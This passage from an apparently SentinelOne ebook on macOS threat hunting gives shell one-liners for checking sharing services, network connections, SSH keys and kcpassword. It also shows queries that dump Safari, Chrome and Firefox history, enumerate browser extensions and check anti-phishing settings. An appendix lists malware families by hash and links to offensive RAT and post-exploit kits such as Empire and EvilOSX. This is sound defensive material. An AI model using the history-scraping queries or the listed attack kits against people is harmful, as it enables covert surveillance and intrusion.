%s\n\n" "$scrShrng" "$flShrng" "$rLgn" "$rmMgmt" "$rAE" "$bmM";
```

This lengthy pipeline of commands should return something like this.

```
4  ----------------------------------------------------------------------------
5
6  The following services are OFF if '0', or ON otherwise:
7  Screen Sharing:              0
8  File Sharing:                2
9  Remote Login:                0
10 Remote Mgmt:                 0
11 Remote Apple Events:         0
12 Back to My Mac:              0
13
14
```

In the sysdiagnose/network-info folder, the netstat.txt file will also list, among other things, active internet connections. Alternatively, you can collect much of the same relevant information with the following commands:


Active Internet connections (including servers):

```
$ netstat -A -a -l -n -v
```

Routing tables:

```
$ netstat -n -r -a -l
```

Also, check the user's home folder for the invisible .ssh directory and the addition of any attacker public keys. Here, an unwanted process has secretly written a known_ hosts file into the ssh folder so that the process can ensure it's connecting to its own C2 server before exfiltrating user data or downloading further components.



Either on the system itself or from the sysdiagnose folder, look for the existence of the kcpassword file. This file only exists if the system has Auto login set up, which allows a user to login to the Mac without providing a user name or password. Although it's unlikely a remote attacker would choose to set this up, a local one might (such as a co-worker), if they had hopes of physical access in the future. Perhaps more importantly, the file contains the user's actual login password in encoded but not encrypted form. It's a simple thing to decode it, but it does require having already achieved elevated privileges to do so.

The /usr/sbin/sysadminctl utility has a few useful options for checking on the Guest account and other settings. This one-liner will output some useful status information:

```
$ state=("automaticTime" "afpGuestAccess" "filesystem"
"guestAccount" "smbGuestAccess"); for i in "${state[@]}"; do
sysadminctl –"${i}" status; done;
```


```
2019-09-04 23:03:42.450 sysadminctl[12361:10564098] Automatic time enabled.
2019-09-04 23:03:42.468 sysadminctl[12362:10564103] AFP guest access disabled.
2019-09-04 23:03:42.484 sysadminctl[12363:10564107] Boot volume CS FDE: NO
2019-09-04 23:03:42.507 sysadminctl[12363:10564107] Boot volume APFS FDE: YES
2019-09-04 23:03:42.524 sysadminctl[12364:10564113] Guest account disabled.
2019-09-04 23:03:42.542 sysadminctl[12365:10564117] SMB guest access disabled.
```

Achieving Persistence Through Application Bundles

We have already covered macOS persistence techniques in Chapter One, and I encourage you to review that for a more in-depth treatment. However, it's worth mentioning in this context one of the upshots of Apple's recent change to requiring developers to use Application bundles for things like kexts and login items, which is that it can now be much harder to track these down. In the past, all 3rd party extensions would have been in /Library/Extensions and all login items could be tracked through the loginitems.plist file. Recent changes mean these can now be anywhere that an application can be, and that is pretty much everywhere!

In Chapter Three, we looked at an example of using LSRegister to hunt for unusual or unwanted applications. We can also leverage the Spotlight backend to search for the location of apps once we have a target bundle identifier to hand. For example:

```
$ mdfind "kMDItemCFBundleIdentifier == 'com.cnaa4c4d'"
```



Be careful with the syntax: the whole search statement is encapsulated in double quotes and the value to search for is within single quotes. More information about using `mdfind` can be found in the utility's man page. A list of possible predicate search terms can be printed out with

```
$ mdimport -X
```

Manipulating Users Through Their Browsers

For the vast majority of attacks, the gateway to compromise comes through interaction with the user, so it's important to check on applications that are used for communications. Have these applications' default settings been manipulated to make further exploitation and compromise easier for the attacker?

We already took a look at this in general in Chapter 4, but specifically some of the items we would want to look at are the addition of browser extensions, default home page and search criteria, security settings, additional or privileged users and password use. We should also check the default download location and iterate over that folder for recent activity.

I've explained in Chapter Two how we can examine recent downloads that have been tagged with Apple's LSQuarantine bit, but this bit is easily removed and the records in the LSQuarantine file are not all that reliable. A full listing of the user's browser history is better scraped from the relevant folders and databases belonging to each browser app. Although browser history does not tell us directly about system manipulation, by tracking the urls of malicious sites visited we can build a picture not only of where malware may have come from, but where it might be sending our user to for further compromises. We can also use any malicious URLs found in browser history as search terms across our collected data.

Although there are many browsers, I will only deal with the major ones here. It should be possible to apply the same principles in these examples to other browsers. Safari, Firefox, Chrome and Opera all have slightly different ways of storing history. Here's a few examples.

Browser History

To retrieve Safari history (Terminal will require Full Disk Access in Mojave and later):

```
$ sqlite3 ~/Library/Safari/History.db "SELECT h.visit_time,
i.url FROM history_visits h INNER JOIN history_items i ON
h.history_item = i.id"
```

To retrieve a list of sites that have acquired Push Notifications permissions in Safari:

```
$ plutil -p ~/Library/Safari/UserNotificationPermissions.plist |
grep -a3 '"Permission" => 1'
```

To retrieve the last session data from Safari:

```
$ plutil -p ~/Library/Safari/LastSession.plist | grep -iv
sessionstate
```

Chrome history can be gathered with the following command:

```
$ sqlite3 ~/Library/Application\
Support/Google/Chrome/Default/History "SELECT
datetime(((v.visit_time/1000000)-11644473600), 'unixepoch'),
u.url FROM visits v INNER JOIN urls u ON u.id = v.url;"
```

Similar will work for Vivaldi and other Chromium based browsers once you substitute the appropriate path to the browser's database. For example:

```
$ sqlite3 ~/Library/Application\ Support/Vivaldi/Default/History
"SELECT datetime(((v.visit_time/1000000)-11644473600),
'unixepoch'), u.url FROM visits v INNER JOIN urls u ON u.id =
v.url;"
```

Firefox History is slightly different.

```
$ sqlite3 ~/Library/Application\
Support/Firefox/Profiles/*/places.sqlite "SELECT
datetime(last_visit_date/1000000,'unixepoch'), url, title from
moz_places"
```

Browser Extensions

I've previously described how the Safari Extensions format has changed recently and how this can be leveraged by bad actors. To retrieve an old-style list of Safari browser extensions:

```
$ plutil -p ~/Library/Safari/Extensions/Extensions.plist| grep
"Bundle Directory Name" | sort --ignore-case
```

Extensions with the new .appex style, which requires an Application bundle, can be enumerated via the pluginkit utility.

```
$ pluginkit -mDvvv -p com.apple.Safari.extension
```

```
Mojave-Release:~ alice$ pluginkit -mDvvv -p com.apple.Safari.extension
     com.Pitchofcase.safari(22.0)
                    Path = /Users/alice/Downloads/Pitchofcase for PS/Arch
ive/Pitchofcase.app/Contents/PlugIns/Pitchofcase .appex
                    UUID = 40ED1D74-E61C-47BA-93BB-1FECC05B9DB8
               Timestamp = 2018-10-22 06:45:54 +0000
                     SDK = com.apple.Safari.extension
            Parent Bundle = /Users/alice/Downloads/Pitchofcase for PS/Arch
ive/Pitchofcase.app
             Display Name = Pitchofcase
               Short Name = Pitchofcase
              Parent Name = Pitchofcase

 (1 plug-in)
Mojave-Release:~ alice$ _
```

Extensions, particularly in Chrome have long been problematic and an easy way for scammers to control user's browsing. Extensions can be enumerated in Chromium browsers from the Extensions folder:

```
$ ~/Library/Application\
Support/Google/Chrome/Default/Extensions; ls –al
```


Unfortunately, the randomized names and lack of human-readable identifiers is not helpful.

```
staff    96 22 May  2018 aapocclcgogkmnckokdopfmhonfmgoek
staff    96 22 May  2018 aohghmighlieiainnegkcijnfilokake
staff    96 29 Jul  2017 apdfllckaahabafndbhieahigkjlhalf
staff    96  5 Sep  2018 apghicjnekejhfancbkahkhdckhdagna
staff    96  6 Mar  2019 bbnmecacdlabkdobimdkklpgmllebgip
staff    96 29 Jul  2017 blpcfgokakmgnkcojhhkbfbldkacnbeo
staff    96 22 May  2018 felcaaldnbdncclmgdcncolpebgiejap
staff    96 12 Sep  2018 ghbmnnjooekpmoecnnnilnnbdlolhkhi
staff    96 23 May 18:00 kbfnbcaeplbcioakkpcpgfkobkghlhen
staff    96 17 Oct  2018 mhhlcfengggleddnhpjokkmdhhpgclmh
staff    96 11 Jun  2018 nmmhkkegccagdldgiimedpiccmgmieda
staff    96 30 Apr 13:38 pjkljhegncpnkpknbcohdijeoejaedia
staff   128 23 May 18:02 pkedcjkdefgpdelpbcmbmeomcjbeemfm
```

Suffice to say it is worth going over the contents of each directory thoroughly.

Like Safari, Firefox uses a similar, though reversed, bundleIdentifier format for Extension names, which is far more user-friendly:

```
$ cd ~/Library/Application\
Support/Firefox/Profiles/*/extensions; ls –al
```



Browser Security Settings

Some adware and malware attempt to turn off the browser's built-in anti-phishing settings, which is surprisingly easy to do. We can check this setting for various browsers with a few simple one-liners.

For Safari:

```
$ defaults read com.apple.Safari WarnAboutFraudulentWebsites
```

The reply should be 1 to indicate the setting is active.

Chrome and Chromium browsers typically use a "safebrowsing" key in the Preferences file located in the Defaults folder. You can simply grep for "safebrowsing" and look for {"enabled: true,"} in the result to indicate anti-phishing and malware protection is on.

```
$ grep 'safebrowsing' ~/Library/Application\
Support/Google/Chrome/Default/Preferences
```


Opera is slightly different, using the key "fraud_protection_enabled" rather than 'safebrowsing'.

```
$ grep 'fraud_protection_enabled' ~/Library/Application\
Support/com.operasoftware.Opera/Preferences
```

In Firefox, preferences are held in the prefs.js file. The following command

```
$ grep 'browser.safebrowsing' ~/Library/Application\
Support/Firefox/Profiles/*/prefs.js
```

will return "safebrowsing.malware.enabled" and "phishing.enabled" as **false** if the safe search settings have been disabled, as shown in the following images:



If the settings are on, those keys will not be present.

There are many other settings that can be mined from the browser's support folders aside from history, preferences and extensions using the same techniques as above. These locations should also be searched for manipulation of user settings and preferences such as default home page and search engines.

Conclusion

And that brings us to the end of this chapter and this ebook on threat hunting and Incident Response on macOS! There is much that we have not covered; the subject is as vast in its breadth as is macOS itself, but we have covered how malware persists and how to find it in Chapters 1 and 2; in Chapters 3, 4, and 5, we went over the basics of where and what kind of information you can collect about a macOS device's activity, the users' behavior and threat actor manipulations.

For those interested in learning more, you could take a look at OS X Incident Response Scripting & Analysis by Jaron Bradley, which takes a different but useful approach from the one I've taken here. If you want to go beyond these kinds of overviews to digital forensics, check out the SANS course run by Sarah Edwards. Finally, of course, please follow me on Twitter if you have comments, questions or suggestions on this series and @SentinelOne to keep up with all the news about macOS.

APPENDIX

A Rough Guide to macOS Malware

When looking for malware on macOS, it can be helpful to have an idea of what sorts of threats are common on the platform. Here we detail the main categories of malware currently circulating in the wild and provide references to some representative samples. This can be helpful for testing your defences and training SOC staff and IT teams. Samples are available on VirusTotal.com and other public malware repositories.

1. Backdoors, Crytominers & Data Stealers

The following list comprises a number of macOS threats seen active over the last 12 to 18 months, with links to more details and a representative hash sample for each.

Certainly the work of APT groups in some cases, these tend to be low-volume, highly-specific and often short-lived campaigns using purpose-built malware. Nevertheless, there remains the possibility of reuse and/or redistribution by other actors.

CookieMiner - Cryptominer & Backdoor
91b3f5e5d3b4e669a49d9c4fc044d0025cabb8ebb08f8d1839b887156ae0d6dd

CrescentCore - Adware dropper, Anti-AV detection
b5d896885b44f96bd1cda3c798e7758e001e3664e800497d7880f21fbeea4f79

OSX.DarthMiner - Cryptominer
ebecdeac53069c9db1207b2e0d1110a73bc289e31b0d3261d903163ca4b1e31e

OSX.Dok - Backdoor, Data exfiltration, Network traffic capture
c9841ae4a6edfdfb451aee1f2f078a7eacfd7e5e26fb3b2298f55255cb0b56a3

OSX.GMERA - Trojan, Backdoor
d2eaeca25dd996e4f34984a0acdc4c2a1dfa3bacf2594802ad20150d52d23d68

Lazarus/AppleJeus: Malicious Doc Used in Phishing Campaign - Backdoor, Data Exfiltration
761bcff9401bed2ace80b85c43b230294f41fc4d1c0dd1ff454650b624cf239d

Lazarus/AppleJeus: Fake Crypto Software - Backdoor
2ab58b7ce583402bf4cbc90bee643ba5f9503461f91574845264d4f7e3ccb390

LoudMiner/BirdMiner - Cryptominer
42f982cde3d7aa9c5b86abe6c94119f7e4351fe84fe5ede41a1f1f2e0ab45be0

OSX.Netwire/Wirenet, Mokes - Backdoor, Data Exfiltration
07a4e04ee8b4c8dc0f7507f56dc24db00537d4637afee43dbb9357d4d54f6ff4

OSX.Siggen - Backdoor, leverages EvilOSX exploit kit.
437a6eb61be177eb6c6652049f41d0bc4460b6743bc9222db95b947bfe68f08f

Windshift/WindTail.A - Backdoor, Data Exfiltration
ebba0fd56ad6f861e7103b9dcbbb21353a9d48fa40d23eb83efd78523b5b40d3

2. Adware, PUPs & Trojan Installers

The majority of macOS threats are Adware, PUPs and Trojan installers aimed at leveraging victims for financial gain through hidden or duplicitous Pay-Per-Install and Pay-Per-Click revenue generating schemes. Some, such as OSX.Shlayer and Adload, use aggressive malware-style tricks for stealth, persistence, anti-analysis and AV avoidance. The use of MITMProxy and DNS hijacking to force-serve advertisements and browser hijacking is not uncommon.

There are literally hundreds of new samples of these each day on VirusTotal. The developers iterate rapidly and often. Again, this is not an exhaustive listing, but rather an indication of the primary active threats we are seeing in-the-wild at this time.

Adload/Surfbuyer
2abea11d2b5e402cf681b0e7f4f4f7be66c8ac2910520a1568c105e3d9f0fa9c

Bundlore & OSX.Shlayer
Bundlore DMG:
962dd0564f179904c7ae59e92c6456a2906527fc2dc26480d25ef87b28bd429a

Shlayer DMG:
05a3b34be443c7fabcb89a489c78fb7f27c896da29d125162c8b87f2d2128010

Shlayer_A:
dcb293a665e2f02777b87bca271b9c151e83e86521fc32e1c37026d281993a32

Shlayer_D:
c32199390872536e45f0cc9d5a55e23ed5b0822772555b57def9aeb22cfdcb49

Genieo
5fd4fb37087c12748b06cf7e9aba93feb1e0fefa169018bf11037f6082f5f777

InstallCore
3efa825ac9eadc3cb804aab5f6a1af2d144f48885f6381844a508ce31d5884d9
bb2e44e17820501d32d018fe6a9795b1d1ef29b48bc3df72d68aebed1b2b77fa

PUPs/PUAs

There are hundreds of 'Potentially Unwanted Programs/Applications' (PUP/PUA), most of which are a variation on the same theme as 'Advanced Mac Cleaner' and 'MacKeeper', and characteristically promise the user dubious utility, security and performance enhancements. PUPs tend to engage in aggressive upselling of barely functional "freemium" software to subscriptions at inflated rates and unfavorable conditions that are incommensurate with the software's intrinsic value. A partial list of common names for reference appears below.

Advanced Mac Cleaner
9a8584f1b642908237868a3460819d13422a1a9c34aed574c522dc349638ca54

Auto Mac Up
0cdcb0932d0eb9e491cad3bf3ce90f7adf29ac8ca7d2a7cfd3699c2a04eb53a3

Mac Auto Fixer
73a702bce579cf8222dd4d6a4e86a8a5f5f670dc52637e7a4d0982f4114515fa

MacBooster
290e5ae08d6d17ae2be4fcb585dafae78a68be166c98a743c37a488d996cf941

Mac Clean Plus
314bde7c9ec8ae41ea1028c56b92e5f5dfbcb80e1da5355f5792e7cf533afc57

MacClean 360
95f525a274b85050d5590c3238c87605280ae87d6dd5a96de58bb3230795905b

MacKeeper
1a37069f464714604e5a7d7cb76497d89fbd8edb0037e16d8848eac8a116994b

MacOptimizer Pro
cc98bdc4fa39ed7b131e1bc07f270a97bfcab90836a75a1b266e7e6fbae6560a

MacRemover
385e4f95a87e15549ac9226a94539f17929c2d6b3f2ac2b59ce8b2e4070c952b

MacShiny
42a612aa6505433ea63e3be504580c6a56856193e8922909ad5453ba520296f9

Mac Tonic
5ba13a0e223fda58b226a16093e8854a372c5c4dddb846769281ad5970a30e48

Reimage Cleaner
2e0a348c530af2cd8e8232e542e7b2a0e8c284b1d4f90eb06f6c6a4f0bb131df

TuneupMyMac
0686012dc008e4bd3310cbcd74679b47c0aa446035c8bd5c60ef2ecfe8c461b6

3. Keyloggers and Exploit kits

Below we list a variety of commonly-encountered tools that are publicly available for use (either freely or for sale) to anyone wishing to engage in macOS-oriented cyber attacks. We include in this list so-called “legitimate use” spyware masquerading as “parental control” or “employee monitoring” software which has limited to no benefit to the user (as opposed to benefit to the installer) and is primarily deployed without, or regardless of, the end user’s consent or awareness. In at least one case we are aware of, such ‘commercial software’ has been deployed in-the-wild as malware by third parties.

Spyware/Keyloggers (Commercial)

A few samples of some of the recently active ones.

Elite Keylogger
cf8660e672201d8033d63ba2a57492d405b115dcb62b4e35f2ea58019af74579

KidLogger
60cc061368b71833b21fb429cd23f5f25d9777a74fba5411682977c48518ca1a

PKL (Perfect Key Logger)
e58a1ea0d86fe7402572df8db5539cee7de6d64432d6d827008e0276c9b2c121

RealtimeSpy
ae2390d8f49084ab514a5d2d8c5fd2b15a8b8dbfc65920d8362fe84fbe7ed8dd

Refog Keylogger
88dbc53ea3f19a234f80979bae2a496c9c71be0c0b9ea001157511ff37f725f7

RATs, Backdoors and Post-Exploit Kits

These kinds of tools are constantly evolving and new iterations can usually be found on github and similar repositories. A few of the ‘usual suspects’ are:

Bashark: https://github.com/TheSecondSun/Bashark

Bella: https://github.com/kdaoudieh/Bella

DarkSpiritz: https://github.com/DarkSpiritz/DarkSpiritz

Empire: https://github.com/EmpireProject/Empire

Eggshell: https://github.com/neoneggplant/EggShell/

EvilOSX: https://github.com/Marten4n6/EvilOSX

Pupy: https://github.com/n1nj4sec/pupy

REFERENCES

1. SentinelOne: A Review of Malware affecting macOS in 2018 (Dec 20, 2018)
2. SentinelOne: MacOS Malware Outbreaks 2019 | The First 6 Months (Jul 1, 2019)
3. SentinelOne: MacOS Malware Outbreaks 2019 | The Second 6 Months (Dec 18, 2019)
4. SentinelOne: How Two Firefox Zero Days Led to Two macOS Backdoors (Jun 26, 2019)
5. SentinelLabs: Detecting macOS.GMERA Malware Through Behavioral Inspection (Sep 25, 2019)
6. SentinelLabs: Lazarus APT Targets Mac Users with Poisoned Word Document (Apr 25, 2019)
7. SentinelOne: Mac Malware OSX.Dok is Back, Actively Infecting Victims (Jan 17, 2019)
8. SentinelOne: The Weakest Link: When Admins Get Phished | MacOS “OSX.Dummy” Malware (Jul 9, 2018)
9. SentinelLabs: How AdLoad macOS Malware Continues to Adapt & Evade (Oct 28, 2019)
10. SentinelOne: Scripting Macs With Malice | How Shlayer and Other Malware Installers Infect macOS (Jan 29, 2020)
11. SentinelOne: macOS Spyware | The Dangers of a Fake CryptoWallet Keylogger (Nov 27, 2018)
12. SentinelOne: OSX.Fruitfly Recycled | macOS Still Vulnerable to ‘Old’ Perl Script (Aug 23, 2018)